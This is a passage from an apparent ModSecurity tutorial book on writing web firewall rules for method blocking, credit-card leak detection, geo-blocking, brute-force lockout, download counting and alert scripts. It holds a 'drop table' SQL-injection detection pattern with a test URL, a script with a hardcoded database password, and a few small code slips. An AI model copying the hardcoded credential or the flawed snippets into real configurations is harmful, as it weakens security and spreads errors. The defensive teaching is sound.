Within phases, rules are processed in the order in which they appear in the configuration files. You can think of the ModSecurity engine as going through the configuration files five times; one time for each processing phase. During each pass, the engine considers only rules belonging to the phase it is currently processing, and those rules are applied in the order they appear in the files.

The logging phase is special in that it will always be executed even if a request has been allowed or denied in one of the previous phases. Also, once the logging phase has started, you cannot perform any disruptive actions as the response has already been sent to the client. This means that you must be careful not to let any default disruptive action specified by `SecDefaultAction` be inherited into any phase 5 rules—doing so is a configuration error and you will be unable to restart Apache if this configuration error happens. If you place the following directive before any phase 5 rules (but after rules for earlier phases), that will prevent this error from occurring:

```
SecDefaultAction "phase:5,pass"
```

Actions—what to do when a rule matches

When a rule matches you have several options: You can allow the request, you can deny it or you can opt to take no action at the moment but continue processing with the next rule. There are also several other things you can do like redirect or proxy requests. In this section you'll learn in more detail about the options that are available.

Allowing requests

The way the `allow` action works differs depending on how a rule is written. An `allow` action can be configured to work in one of three ways:

1. Allow access immediately and skip remaining phases (except for logging).

   This is the case if `allow` is specified on its own, as in `SecAction allow`.

2. Allow access to the *current phase only*.

   Specify `allow:phase` to allow in the current phase. Rule processing then continues immediately with the next phase, and rules in this and subsequent phases may then override the `allow` with a `deny` action.

3. Allow access to the *request phases only*.

   Specify `allow:request` to allow in the requests phases (1 and 2) only. Rule processing then continues immediately with phase 3 (response headers), and rules in this and subsequent phases may then override the `allow` with a `deny` action.

Blocking requests

To block a request you use the `deny` action. This has the effect of immediately stopping any further rule processing and denying the request with the HTTP error code that was specified in the rule or inherited as the default action.

There is another action called `block`, which sounds like it would be similar to `deny`. This action is deceptive however, as in its current form it can be used to both `deny` and `allow` requests, depending on what the default action specifies. One way this would help is not having to modify every rule if you wanted to change the disruptive action from `deny` to `allow`, for example. The intention of the ModSecurity authors is to expand the capabilities of `block` in the future, but I do not recommend using it at the current time.

Taking no action but continuing rule processing

Sometimes we want rule processing to continue even when a rule matches. In this case, we use the `pass` action to tell the rule engine to continue processing the next rule even if this one matches, like so:

```
SecRule REMOTE_ADDR "^192\." "pass,log,logdata:'Suspicious ⤶
    IP address'"
```

Any rule that is in place to perform an action (such as executing a script) but where you don't want to block the request should have a `pass` action in its action list.

Dropping requests

Using the `drop` action results in the active TCP connection to the client immediately being closed by sending a TCP `FIN` packet. This action is useful when responding to Denial of Service attacks since it will preserve server resources such as limited-size connection tables to the greatest extent possible.

Redirecting and proxying requests

Requests that you think should be handled by another server can be *redirected*. This is done using the `redirect` action, and the effect is that the rule engine immediately stops any further processing and sends a HTTP status **302 redirect** response to the client. The following rule redirects any matching requests to Google:

```
SecRule REQUEST_BASENAME "search.php" ⤶
    "redirect:http://www.google.com"
```

It is important that you specify `http://` before the server hostname if you want to redirect a request to a different server. If, in the example above, we had written the redirect string as `redirect:www.google.com`, the visitor would have ended up being redirected to `http://www.ourserver.com/www.google.com`, which is not what we intended.

You can also *proxy* requests. In web server terms, proxying means forwarding a request to another server and letting it deal with it. After the forwarded request has been handled the result is returned to the client via the original server. This means that to the client, it looks like the original server handled the request all along.

To proxy a request using ModSecurity we use the `proxy` action:

```
SecRule IP:Attacker "1" proxy:http://10.10.10.101/
```

Proxying allows you to do sneaky things like redirect any requests that you consider to be attacks to a honeypot web server and let it deal with it. A honeypot, when the term is used in information security, is a dedicated server that is allowed to attract hackers. The goal is to have the honeypot lure the hackers in, all the while making them think that they are trying to hack into a legitimate server. This serves the purpose of deflecting any attacks away from your real servers, and can also be used to create excellent deceptive effects by planting plausible-looking but completely false data on the honeypot server.

To proxy requests, your Apache server must have the `mod_proxy` module dynamically loaded or statically compiled in.

SecAction

Using `SecAction`, you can execute any number of actions unconditionally. The syntax is:

```
SecAction Actions
```

As an example, the following `SecAction` logs a message to the HTTP error log file:

```
SecAction "pass,log,logdata:'Testing SecAction'"
```

It is important to specify `pass` in a `SecAction` directive, as the default action will be prepended to the action list just as with a normal `SecRule`. If the default action is to `deny` the request then the `SecAction` above would have denied all requests if `pass` was missing.

Using the ctl action to control the rule engine

The `ctl` action allows for fine-grained control of the rule engine. Using this action you can configure the engine on a per-transaction basis. The following parameters are supported:

Parameter	Description	Corresponding directive
`auditEngine`	Turn the audit engine on or off.	`SecAuditEngine`
`auditLogParts`	Define what data to include in audit logs.	`SecAuditLogParts`
`debugLogLevel`	Change the debug log level.	`SecDebugLogLevel`
`ruleRemoveById`	Remove a rule or a range of rules.	`SecRuleRemoveById`
`requestBodyAccess`	Turn request body access on or off.	`SecRequestBodyAccess`
`requestBodyLimit`	Set the request body limit.	`SecRequestBodyLimit`
`requestBodyProcessor`	Configure the request body processor.	`N/A`
`responseBodyAccess`	Turn response body access on or off.	`SecResponseBodyAccess`
`responseBodyLimit`	Set the response body limit.	`SecResponseBodyLimit`
`ruleEngine`	Turn the rule engine on or off, or configure it for detection only.	`SecRuleEngine`

As can be seen from the table almost all of the parameters to `ctl` correspond to one of the ModSecurity configuration directives. The exception is the `requestBodyProcessor` parameter which we will discuss in more detail shortly.

How to use the ctl action

As an example, if during a request you notice that you don't want the rule engine to process any further rules you can use `ctl:ruleEngine=off` in the action list of a rule to stop the engine for the remainder of the request.

The `ctl:requestBodyProcessor` action doesn't correspond to any directive. Instead, this action can be used to set the module used to parse request bodies. Currently, this is used to allow the parsing of XML request bodies. If you need to be able to parse XML data submitted by clients, you should use the following rule to enable the XML processor and instruct it to parse XML request bodies:

```
SecRule REQUEST_HEADERS:Content-Type "^text/xml$"
    "nolog,pass,ctl:requestBodyProcessor=XML,
    ctl:requestBodyAccess=On"
```

With the above rule in place, any POST request with the content type **text/xml** will be parsed by the XML parser. You can then access the data by specifying the XML collection together with an XPath expression:

```
SecRule XML:/person/name/text() "Neo"
```

XPath expressions are a way to get to specific data in an XML document. The above rule would evaluate all of the `<name>` nodes contained in the following XML document and trigger a match since one of the nodes contained the string **Neo**:

```
<persons>
    <person>
        <name>John</name>
    </person>

    <person>
        <name>Neo</name>
    </person>
</persons>
```

Macro expansion

You can include data from variables or collections in log messages or when you initialize other variables. This is called macro expansion, and is done by enclosing the variable or collection name in a percent sign and curly braces:

```
SecAction setenv:ADDR=%{REMOTE_ADDR}
```

It is important to note that when specifying a collection field in an action list you need to separate the collection name from the field name with a dot and not a colon:

```
SecRule "test" "log,msg:%{TX.0}"
```

Macro expansion is not currently supported in all circumstances (for example, the `append` and `prepend` actions currently don't support macro expansion).

SecRule in practice

Alright, now that we have had a look at the theory of writing rules, let's start doing some real work by writing rules for more real-life situations. In this section we will look at several examples of how to write rules and rule chains to accomplish a given task.

Blocking uncommon request methods

The three most commonly used HTTP request methods are GET, POST and HEAD. You might be surprised to learn that the HTTP specification actually implements many more methods—if a web server supports the WebDAV (Web-based Distributed Authoring and Versioning) extensions, the total number of methods becomes almost 30. As an example, here are the request methods implemented by the latest version of Apache:

GET	PUT	POST
CONNECT	OPTIONS	TRACE
PROPFIND	PROPPATCH	MKCOL
MOVE	LOCK	UNLOCK
CHECKOUT	UNCHECKOUT	DELETE
PATCH	COPY	VERSION_CONTROL
CHECKIN	UPDATE	LABEL
REPORT	MKWORKSPACE	MKACTIVITY
BASELINE_CONTROL	MERGE	INVALID

Unless we had good reason to allow any of the less common methods, it would be good practice to block any but the commonly used ones. This instantly blocks any potential vulnerability that might be present in the Apache source code for the handling of non-standard methods.

This rule blocks all HTTP methods except for GET, POST, and HEAD:

```
SecRule REQUEST_METHOD "!^(GET|POST|HEAD)$" "deny,status:405"
```

We use the HTTP error code **405—Method not allowed** for blocking any such non-standard method access attempts.

Restricting access to certain times of day

Suppose we wanted to restrict access to our web site so that it was only available during business hours (don't laugh, a certain UK government web site actually closes its company information search service at night). To accomplish this, we can use the variable TIME_HOUR together with a regular expression so that our site can only be accessed between the hours of 8 AM and 5 PM:

```
SecRule TIME_HOUR !^(8|9|10|11|12|13|14|15|16|17)$ deny
```

This rule contains a list of the "allowed" hours during which users can access the site. The hour format is based on the 24-hour clock, so 1 means 1 o'clock at night and 13 is used to represent 1 PM. The pipe character (|) is a feature of regular expressions that specifies that any of the hours can match—in effect making it an "or" operator.

There are three additional important characters in the above regex that we'd do well to explore a bit more. They are the exclamation mark (!), the caret (^) and the dollar sign. Let's start with the caret and dollar sign, since they are related. The caret matches the beginning of a string. If we hadn't used it in this example then the 8 would have matched both the hour 8 as well as the hour 18, which would have given users access to the site during the hour starting at 6 PM even though that wasn't our intention.

Similarly, the dollar sign ($) matches the end of a string. By preceding the list of allowed hours with a caret, and terminating it with a dollar sign, we make sure that only the listed hours will match, and so avoid any unpleasant surprises.

You may notice that preceding the list of allowed hours is an exclamation mark. This is used to negate the list of given operators. Since we want the rule to match when the hour is *outside* the list of allowable hours (and thus block the request), we use the exclamation mark to trigger the rule whenever the hour is outside the given range.

We could of course also have done away with the negation operator and simply specified the "forbidden" hours 0-7 and 18-23, but this would have created a slightly longer regular expression where we would have had to specify 14 separate hours instead of just the 10 in the example above.

An important point to consider is that the negation applies to the whole regular expression. Thus, the exclamation mark above does not apply solely to the first number (8) above, but to the entire regular expression that follows, namely the list of all the hours between 8 and 17.

Detecting credit card leaks

Suppose you had a database on your network that contains customer information such as the names and addresses of customers as well as the credit card numbers they used when making purchases. It would be a bad thing if a hacker was able to get a hold of the credit card numbers stored in the database, so of course you would want to use best practices such as encrypted database files and a separate database server to store the card numbers.

However, suppose that in spite of all this, a hacker was able to leverage a programming error in your web site's administrative interface to get a hold of database records. If this were to happen, he could simply use a web browser to access credit card numbers, perhaps by using some clever SQL injection techniques. Fortunately, we can use ModSecurity as a last line of defense against this kind of disaster!

We do this by examining the HTTP response data that is sent back to clients. ModSecurity contains an operator called `@verifyCC`. It takes as an argument a regular expression. When this regular expression matches, the argument is passed to another algorithm to validate it as a credit card number. If the algorithm returns true we can block the response from being sent back, because it likely contains a credit card number. This is the way to write a rule to do that:

```
SecRule RESPONSE_BODY "@verifyCC \d{13,16}"
    "phase:4,deny,t:removeWhitespace,log,msg:'Possible
    credit card number leak detected'"
```

Detecting credit card numbers

All the common credit cards in use today (Visa, MasterCard, American Express and others) have card numbers that are between 13 and 16 digits in length. We therefore use a regex to detect sequences of numbers of this length.

It is very important that we have set `SecResponseBodyAccess` to `On`, or ModSecurity will be unable to examine the response body for card numbers.

In the example above, the response body is examined to detect any such likely credit card number of the correct length. We use the `t:removeWhiteSpace` transformation function to enable us to detect card numbers even if the digits are separated by whitespace.

If found, the number is singled out for further inspection by the `@verifyCC` operator. If the number passes the credit card validation algorithm the request is denied and we log a message about the event.

The Luhn algorithm and false positives

The matched regular expression in our rule above is passed by `@verifyCC` to an algorithm called the *Luhn algorithm*. All credit card numbers in use today have numbers that are verifiable by this algorithm. If, for example, you were to take a valid credit card number and change a single digit, the Luhn algorithm would no longer validate it as a card number.

The Luhn algorithm uses a fairly simple checksumming method to verify card numbers: It starts by multiplying the last digit of the card number by one and the next to last number by two. It then continues to multiply numbers, alternating between using the factors one and two. The resulting numbers are all treated as single digits and added together. If the sum that results from this addition is divisible by 10, the credit card number passes the validation.

As an example, let's take a look at the commonly used test card number `4012888888881881`. Multiplying the last number with 1, the next to last number with 2, and so on, we get the following result:

```
    1   8   8   1   8   8   8   8   8   8   8   8   2   1   0   4
  x 1   2   1   2   1   2   1   2   1   2   1   2   1   2   1   2
  -------------------------------------------------------------
    1  16   8   2   8  16   8  16   8  16   8  16   2   2   0   8
```

Now, we sum up all the digits in the string "116828168168168162208", and get the following result:

```
  1+1+6+8+2+8+1+6+8+1+6+8+1+6+2+2+0+8 = 90
```

Since 90 is evenly divisible by 10, this card number passes the validation check.

False positive matches are possible with the Luhn algorithm (meaning it could validate a number as a credit card number even though it is in fact some other, non-credit card number). Since the algorithm uses a digit between zero and nine for the checksum, it has a 10% false positive ratio. However, this is only for the numbers of the correct length that we have singled out. If you should encounter a scenario where you get false positive detections you can always add a rule to exclude the page in question from credit card validation checks.

Tracking the geographical location of your visitors

An IP address or a hostname by itself doesn't give much information about where in the world a visitor to your web site is located. Sure, a hostname such as `host-18-327.92.broadband.comcast.net` might give you a hint that the visitor is from the USA, but that only works with some hostnames and it's not very specific.

Enter geographical lookup databases. These map IP addresses to their geographical location. A company called MaxMind (`http://www.maxmind.com`) has such a database available, both in a free version and in a paid version. Their free database, GeoLite Country, is accurate enough for most applications (certainly when all you want to do is find out which country a visitor is from), and should you require greater accuracy you can purchase a license for their paid version, GeoIP Country.

So what does this have to do with ModSecurity? As of version 2.5, ModSecurity supports geographical location (or geolocation) of your visitors by referencing a geographical database such as the one published by MaxMind. This means that you can write rules that take into account where in the world your visitor is located. This is useful for many applications. If for example you processed credit card payments you could match the geographical location of the IP to the country in which the credit card was issued. If an American credit card is suddenly used in Taiwan, that should raise suspicions and potentially cause you to decline processing the order.

ModSecurity uses the `GEO` collection to store geographical information. Let's take a closer look at this collection and the fields it contains.

GEO collection fields

The `GEO` collection contains the following fields:

- `COUNTRY_CODE`
- `COUNTRY_CODE3`
- `COUNTRY_NAME`
- `COUNTRY_CONTINENT`
- `REGION`
- `CITY`
- `POSTAL_CODE`
- `LATITUDE`

- LONGITUDE
- DMA_CODE (US only)
- AREA_CODE (US only)

The COUNTRY_CODE field is a two-letter country identified, as defined by ISO standard 3166. For example, the country code for the United States is **US** and for the United Kingdom **GB**. COUNTRY_CODE3 contains the three-letter country code, for example, **USA** or **GBR**. The COUNTRY_CONTINENT field contains the geographical continent where the user resides. Examples include EU for users from Europe and AS for Asia.

Blocking users from specific countries

Let's say that you run a small software company. Business is good, but you notice in your log file that a significant number of users located in China download the trial version of your software. This is quite odd if at the same time you never have any legitimate sales that come from Chinese users. The explanation is usually that these users from certain countries download the trial version and then run a *crack*, which is a small program that patches a trial version and converts it to the fully licensed version without the user having to pay.

You could of course allow these downloads and see them as potential future sales if you translate your software into Chinese. But perhaps bandwidth costs are going up and you would rather block these downloads. Here's how to do it using ModSecurity:

First, we need to download the geographical database. Follow these steps:

1. Go to http://www.maxmind.com and click on **GeoLocation Technology**.
2. Click on **GeoLite Country**, which is the free version of the database.
3. Copy the link to the binary version of the GeoLite database file.

Once you have the link to the file you can download it to your server using wget, extract it using gunzip, and move it to its own directory, like so:

```
$ wget ⏎
http://geolite.maxmind.com/download/geoip/database/GeoLiteCountry/
GeoIP.dat.gz

$ gunzip GeoIP.dat.gz

$ mkdir /usr/local/geoip

$ mv GeoIP.dat /usr/local/geoip
```

Now we need to configure ModSecurity so that it knows where to find the GeoIP database file. To do this, we use the `SecGeoLookupDb` directive. Place the following line in your `modsec.conf` file:

```
SecGeoLookupDb "/usr/local/geoip/GeoIP.dat"
```

Now we are ready to start writing rules that can take into account where visitors are located. To instruct ModSecurity that we want to look up the geographical location of an IP address, we use the `@geoLookup` operator. This operator takes the supplied IP address and performs a geographical lookup of it in the database file specified using `SecGeoLookupDb`. After a successful lookup, the `GEO` collection is populated with the fields listed in the previous section. In our case the only fields available will be `COUNTRY_CODE`, `COUNTRY_CODE3`, `COUNTRY_NAME`, and `COUNTRY_CONTINENT` since we are using the free database. This is however quite enough for our purposes as all we require is the country information.

Now, to block users from specific countries, we use the following two chained rules:

```
# Block users from China
SecRule REMOTE_ADDR "@geoLookup" "deny,nolog,chain"
SecRule GEO:COUNTRY_CODE "@streq CN"
```

The country code for China is `CN` as can be seen by referring to `http://en.wikipedia.org/wiki/ISO_3166-1_alpha-2`, which contains a list of all available two-letter country codes.

If we wanted to block some additional countries, say Russia (`RU`) and Pakistan (`PK`), we could modify the rule chain as follows:

```
# Block users from China, Russia and Pakistan
SecRule REMOTE_ADDR "@geoLookup" "deny,nolog,chain"
SecRule GEO:COUNTRY_CODE "@pm CN RU PK"
```

As you can see we used the phrase matching operator `@pm` to simplify the matching of the country codes. If we wanted to block a long list of countries we would do well to add the country codes to a separate file, one per line, and then use the `@pmFromFile` operator in the last rule.

Load balancing requests between servers on different continents

If you're serving any sort of large binary files to your visitors you would want them to get the best download speed possible. Suppose that you have one server in the USA and one server in Europe. By using the ModSecurity `@geoLookup` operator it is possible to determine where your visitor is located and send him to the nearest server, which will give the best download speeds.

The following rules (which you would place in the ModSecurity configuration file on your US server) redirects access to any file in the `/download/` directory to the European server when any European visitor requests a download:

```
# Redirect European visitors to EU server
SecRule REQUEST_URI "^/download/(.*)$" ⏎
    "phase:1,capture,chain, ⏎
    redirect:http://europe.example.com/download/%{TX.1}"
SecRule REMOTE_ADDR "@geoLookup" "chain"
SecRule GEO:COUNTRY_CONTINENT "@streq EU"
```

The first rule in the rule chain matches against any requested file in the directory `/download/`. It uses the capturing parentheses together with the dot and star regex operators to capture the filename requested in the download directory. Since we specify the `capture` action, ModSecurity will capture this value and store it in the variable `TX:1`. We then redirect the request to the server `europe.example.com` and use the macro `%{TX.1}` to specify which file to redirect to.

Note that there is a subtle difference when specifying the captured variable in the macro expansion as opposed to using it as a variable—you must write it as `%{TX.1}` with a dot or the macro will fail to expand properly.

Pausing requests for a specified amount of time

ModSecurity allows you to pause requests for a specified period of time. This is done via the `pause` action. This can be useful if for example you have detected suspicious behavior, such as a potential spammer submitting `POST` requests to a comment form at a rate far higher than normal.

To pause a request you specify the time, in milliseconds, that you want to delay it. If we wanted to pause any request after a user has submitted more than five `POST` requests within the last minute we could use the following rules:

```
SecAction "initcol:ip=%{REMOTE_ADDR},pass,nolog"

SecRule REQUEST_METHOD "@streq POST" ⏎
"pass,setvar:ip.posts_made=+1,expirevar:ip.posts_made=12"

SecRule IP:POSTS_MADE "@gt 5" "pause:5000"
```

This will pause POST requests for 5 seconds if a user has submitted more than five of them within a one-minute interval (and after the pause the request will be denied if that is what SecDefaultAction specifies). The expirevar action instructs the ModSecurity rule engine to expire the variable ip.posts_made after 12 seconds, so users can not submit more than five POST requests in a minute.

Take care when using pause, as it will cause an Apache child process to sleep for the specified amount of time. If you were under a Denial of Service attack, and the attacker submitted requests that caused a pause to occur, this could make your site go down more quickly than if the pause action had not been in place.

Executing shell scripts

ModSecurity can execute an external shell script when a rule matches. This is done via the exec action. This is a very powerful technique that allows you to invoke the full power of your favorite scripting language to take further action when a rule match occurs. You can in fact also invoke a binary program file, though most of the time a shell script will be more convenient to execute.

The invoked file must be executable by the Apache process, so make sure that you set the permissions on the file correctly. One catch when invoking a script is that the script must write something to stdout. If your script doesn't do this, ModSecurity will assume the execution has failed, and you will get the error message **Execution failed while reading output** in the Apache error log file.

Sending alert emails

As an example, suppose that we wanted to execute a script to email us an alert message whenever an attempted SQL injection exploit was detected. To do this, we need two things:

1. A script file that has the ability to email an alert to a specified email address.
2. A rule that will invoke the email script when a rule match is detected.

For the script, we will use a standard shell script that invokes /bin/sh, though we could have easily used Perl or any other scripting language. We will email the alert to user@example.com.

Create a file named `email.sh` in the directory `/usr/local/bin` and type the following in it:

```
#!/bin/sh

echo "An SQL injection attempt was blocked" | mail -s
  "ModSecurity Alert" user@example.com
echo Done.
```

The script invokes the `mail` binary to send an email with the subject **ModSecurity Alert** to `user@example.com`. The last line of the script writes the string **Done.** to `stdout`. This is so that ModSecurity will recognize that the script has executed successfully.

We now have to make the script executable so that it can be invoked when a rule matches:

```
$ chmod a+rx /usr/local/bin/email.sh
```

Now all that is left is to create a rule that will trigger the alert script:

```
SecRule ARGS "drop table" "deny,exec:/usr/local/bin/email.sh"
```

You can now test out this rule by attempting to access `http://yourserver/?test=drop%20table`. If you've substituted your own email address in the example above you should get an email telling you that an SQL injection attempt has just been blocked.

> The **%20** character string in the web address is an example of a *url encoded* string. URL encoding is a method used to convert a URL containing non-standard characters to a known character set. A URL-encoded character consists of a percent sign followed by a hexadecimal number. In this example, **%20** represents a space character. A space has the decimal (base 10, i.e. what we normally use when describing numbers) character code 32, and its hexadecimal equivalent is 20, so the final URL-encoded result is **%20**.

Receiving such an email can be useful to quickly be alerted of any ongoing attacks. However, what if we wanted the email to contain a little more information on the attempted exploit; would that be possible? Yes, it's not only possible, it's also a very good idea, since more information about an alert can allow us to decide whether it is something to investigate more in-depth (such as when we detect that it's not just an automated vulnerability scanner pounding away at our server but actually a hacker probing for weaknesses with manually crafted exploit URLs).

Sending more detailed alert emails

ModSecurity allows us to set environment variables via the `setenv` action. By populating environment variables with suitable data we can record more information about the request that was blocked.

Suppose we would like to gather the following data when an attempted SQL injection is detected:

- The hostname of the server where the alert occurred

- The remote user's IP address and hostname

- The full request URI

- The values of all arguments, whether they were sent using the GET or POST method

- The unique ID for the request, so we can find this alert in the log files

We will place this information in six separate environment variables, which we will call HOSTNAME, REMOTEIP, REMOTEHOST, REQUESTURI, ARGS, and UNIQUEID. Our modified rule now looks like this:

```
SecRule ARGS "drop table" "deny,t:lowercase,
    setenv:HOSTNAME=%{SERVER_NAME},
    setenv:REMOTEIP=%{REMOTE_ADDR},
    setenv:REQUESTURI=%{REQUEST_URI},
    setenv:ARGS=%{ARGS},
    setenv:UNIQUEID={%UNIQUE_ID},
    exec:/usr/local/bin/email.sh"
```

Now all we have to do is modify the email script so that it places the environment variables in the email body:

```
#!/bin/sh

echo "
An SQL injection attempt was blocked:

Server: $HOSTNAME
Attacking IP: $REMOTEIP
Attacking host: $REMOTEHOST
Request URI: $REQUESTURI
Arguments: $ARGS
Unique ID: $UNIQUEID

Time: `date '+%D %H:%M'`
" | mail -s 'ModSecurity Alert' user@example.com

Echo Done.
```

As you can see, we use a multi-line `echo` statement to get all the information nicely formatted. Since this is a shell script, it will replace `$HOSTNAME` and the other environment variables with the value we set the variables to in our ModSecurity rule. The last line of the `echo` statement also adds a timestamp with today's date and the current time by invoking the `date` command and placing backticks (`) around it, which causes the shell to execute the command and substitute the command's output for it. Finally, the data is piped into the `mail` binary, which sends an email with the subject line **ModSecurity Alert** to the specified email address.

Again, at the end of the script we make sure to echo a dummy text to `stdout` to make ModSecurity happy. If you test this script you should get a nicely formatted email with all of the attacker's details.

Counting file downloads

ModSecurity makes it possible to solve problems that you thought were hard or impossible to solve using your standard web application. And often in a very elegant way, too.

A common problem webmasters face is counting the number of downloads of a binary file, such as an executable file. If the resource on the web server had been a normal web page, we could easily just add a server-side script to the page to update the download counter in a database. However, being binary, the file can be accessed and linked to directly, with no chance for any server-side script to log the download or otherwise take note that a download is taking place.

We will see how to create a ModSecurity rule that will invoke a shell script when a binary file is downloaded. This shell script contains some simple code to increment a download counter field in a MySQL database.

First, let's start by creating a new SQL database named `stats` and add a simple table to it that contains the columns `date` and `downloads`:

```
mysql> CREATE DATABASE stats;
Query OK, 1 row affected (0.00 sec)

mysql> USE stats;
Database changed

mysql> CREATE TABLE download (day DATE PRIMARY KEY, downloads INT);
Query OK, 0 rows affected (0.05 sec)
```

The `day` column holds a date and the `downloads` column is the number of downloads in that day. So far so good—let's move on to the code that will update the database.

To get this right, we need to know a little about how modern web browsers and servers handle file downloads. The HTTP/1.1 protocol allows a client to specify a *partial content range* when performing a GET request. This range can be used to specify a byte interval of the file that the client wants to download. If successful, the server responds with HTTP status code **206—Partial content** and sends only the data in the requested range to the client. For large files the web browser may perform tens or hundreds of GET requests with a partial content range specified before it has downloaded the entire file. This is useful because it allows a web browser or download manager to re-download the missing parts of an interrupted download without having to resort to downloading the file in its entirety again.

If we were to create a rule that triggers on any GET request for a particular file then a browser that uses partial content GET requests would increase the download counter many times for a single file download. This is obviously not what we want, and therefore we will write our rule to trigger only on requests that result in a standard HTTP **200—OK** response code.

We will name the shell script that gets invoked /usr/local/bin/newdownload. sh. The shell script in newdownload.sh is a simple statement that invokes MySQL, passing it an SQL statement for updating the table:

```
#!/bin/sh

mysql -uweb -ppassword -e "INSERT INTO download ⏎
    (day, downloads) VALUES (CURRENT_DATE, 1) ON DUPLICATE ⏎
KEY UPDATE downloads = downloads + 1;" stats
```

The ON DUPLICATE KEY statement is a construct special to MySQL. It instructs the database to ignore the INSERT statement and instead update the database field if the primary key already exists. In this way a row with today's date will get inserted into the database if it's the first download of the day (setting the download counter to 1), or updated with downloads = downloads + 1 if a row with today's date already exists. For this to work we must make the field day a primary key, which we did above when the table was created.

> The ON DUPLICATE KEY syntax was introduced in MySQL version 4.1, so check to make sure that you're not using an old version if things don't seem to be working.

After creating the shell script, we need to make sure it is marked as executable:

```
# chmod a+rx /usr/local/bin/newdownload.sh
```

We will put this rule in phase 5, since this is the most certain phase to read response codes and we don't need to take any disruptive action. We use two chained rules since there are two conditions that need to be fulfilled—that the request URI is the path to our file, and that the response code is 200. We do a little smart optimization here by specifying the rule that matches the filename as the first rule in the chain. Had we instead looked at the response code first, both rules would have to be invoked every time the server generated a response code of 200—by doing it the other way around the second rule in the chain is only considered if the Request URI matches our filename.

The rules look like this:

```
SecRule REQUEST_URI "^/File.zip$" ↵
    "phase:5,chain,pass,nolog"
SecRule RESPONSE_STATUS 200 ↵
    "exec:/usr/local/bin/newdownload.sh"
```

As we have learned previously, the ^ and $ characters are regular expression markers that match the start of, and end of, a line, respectively. Using them in this way ensures that only the `File.zip` found at the exact location `/File.zip` matches, and not any other file such as `/temp/File.zip`.

We use the `pass` action since we want to allow the request to go through even though the rule chain matches. Even though disruptive actions such as `deny` or `drop` cannot be taken in phase 5 (logging), we need to specify `pass`, or we would get an error message about the inherited `SecDefaultAction` not being allowed in phase 5 when we tried to reload the rules.

Now let's test our download counter. Upload any ZIP file to the web site root directory and name it `File.zip`. Then before we download the file for the first time let's make sure that the `download` table is empty:

```
mysql> USE stats;
Database changed

mysql> SELECT * FROM download;
Empty set (0.00 sec)
```

Alright, now for the real test—we will download `File.zip` and see if the download counter is set to 1:

```
# wget http://localhost/File.zip

--2009-01-29 16:47:11--  http://localhost/File.zip
Resolving localhost... 127.0.0.1
Connecting to localhost|127.0.0.1|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 100476 (98K) [application/zip]
Saving to: `File.zip'
```

```
2009-01-29 16:59:03 (142 MB/s) - `File.zip' saved [100476/100476]

mysql> SELECT * FROM download;

+------------+-----------+
| day        | downloads |
+------------+-----------+
| 2009-01-29 |         1 |
+------------+-----------+
1 row in set (0.00 sec)
```

Success! Now try downloading the file one more time and verify that the counter goes up to 2 and you will be sure that the shell script is working as intended.

I hope this example has showed you the power of ModSecurity and its `exec` statement. The shell script could easily be expanded to add additional functionality such as sending an email to you when the number of daily downloads of the file reaches a new all-time high.

Blocking brute-force password guessing

Now let's see how we can use the `IP` collection to block a user from trying to brute-force a protected page on our server. To do this we need to keep track of how many times the user unsuccessfully tries to authenticate.

One attempt would be the following:

```
# This looks good, but doesn't work
SecAction initcol:ip=%{REMOTE_ADDR},pass
SecRule REQUEST_URI "^/protected/" "pass,chain,phase:2"
SecRule RESPONSE_STATUS "^401$" "setvar:ip.attempts=+1"

SecRule IP:ATTEMPTS "@gt 5" deny
```

The intention of the above rules is that if someone tries an unsuccessful username/password combination more than 5 times for any resource under `/protected`, he will be denied access. We use the `setvar:ip.attempts=+1` syntax to increase the counter each time an access attempt fails.

This looks good, but if you try it out you will find that it does not work. The reason is that when Apache notices a `Require` directive (which is what is used to password-protect a resource), it generates a **401—Authentication Required** response and immediately sends it back to the client. This happens right after ModSecurity phase 1 (request headers) and causes the rule engine to immediately jump to phase 5 (logging). This is a caveat that applies to certain internal Apache redirects and also applies to **404—Not Found** responses, so we need to work around it.

The solution is to also keep track of accesses to the resource where the response code is in the `200-299` range (meaning the response was successful). When we detect such a response on a protected resource we know that the client has authenticated successfully, and can set the counter to `0` so that he will not be blocked.

This is how the rules look with our new try:

```
# Initialize IP collection
SecAction "initcol:ip=%{REMOTE_ADDR},pass,phase:1"

# Track accesses to the protected resource
SecRule REQUEST_URI "^/protected/" "pass,phase:1,setvar:
ip.attempts=+1"

# Was this an authenticated access? (Chained rule)
SecRule REQUEST_URI "^/protected/" "chain,pass,phase:3"

# Yes, user is logged in, set counter to 0
SecRule RESPONSE_STATUS "^2..$" "setvar:ip.attempts=0"

# Block if more than 5 non-authenticated access attempts
SecRule IP:ATTEMPTS "@gt 5" "phase:1,deny"
```

We put all of the rules that need to trigger on a **401 — Authentication Required** response in phase 1 so that the rule engine is able to process them. The above now works, but suffers from a shortcoming: If someone legitimately doesn't remember his password and tries various combinations more than five times, he will be locked out of the server for good. To solve this, we modify our previous rule so that in addition to increasing the counter, it also contains an `expirevar` action to expire the variable after a certain number of seconds:

```
SecRule REQUEST_URI "^/protected"
    "pass,phase:1,setvar:ip.attempts=+1,
    expirevar:ip.attempts=600"
```

We set the expiration time in seconds to `600`, which equals ten minutes. This means that after five failed access attempts, any further requests will be blocked for ten minutes. If the attacker should return nine minutes after being blocked and try another password, the `expirevar` action will trigger again and reset the timer back to ten minutes. Any legitimate user who accidentally forgot his password would have to wait the full ten minutes before he would be given a further five attempts to remember his password.

The full rule listing to block access after five failed attempts with the reset on the block after ten minutes now looks like this:

```
# Initialize IP collection
SecAction "initcol:ip=%{REMOTE_ADDR},pass,phase:1"

# Track accesses to the protected resource
SecRule REQUEST_URI "^/protected" "pass,phase:1,setvar:
ip.attempts=+1,expirevar:ip.attempts=600"

# Was this an authenticated access? (Chained rule)
SecRule REQUEST_URI "^/protected/" "chain,pass,phase:3"

# Yes, user is logged in, set counter to 0
SecRule RESPONSE_STATUS "^2..$" "setvar:ip.attempts=0"

# Block if more than 5 non-authenticated access attempts
SecRule IP:ATTEMPTS "@gt 5" "phase:1,deny"
```

If you think that the above solution looks like a bit of a hack then I agree. However, you need to be aware of and know how to work around problems like the one with the **401—Authentication Required** response in the rule engine.

Injecting data into responses

ModSecurity allows us to inject data into the response sent back to the client if the directive `SecContentInjection` is set to `On`. This is possible because the rule engine buffers the response body and gives us the opportunity to either put data in front of the response (prepending) or append it to the end of the response. The actions to use are appropriately named `prepend` and `append`.

Content injection allows us to do some really cool things. One trivial example just to show how the technique works would be to inject JavaScript code that displays the message "Stop trying to hack our site!" whenever we detected a condition that wasn't severe enough to block the request, be where we did want to issue a warning to any would-be hackers:

```
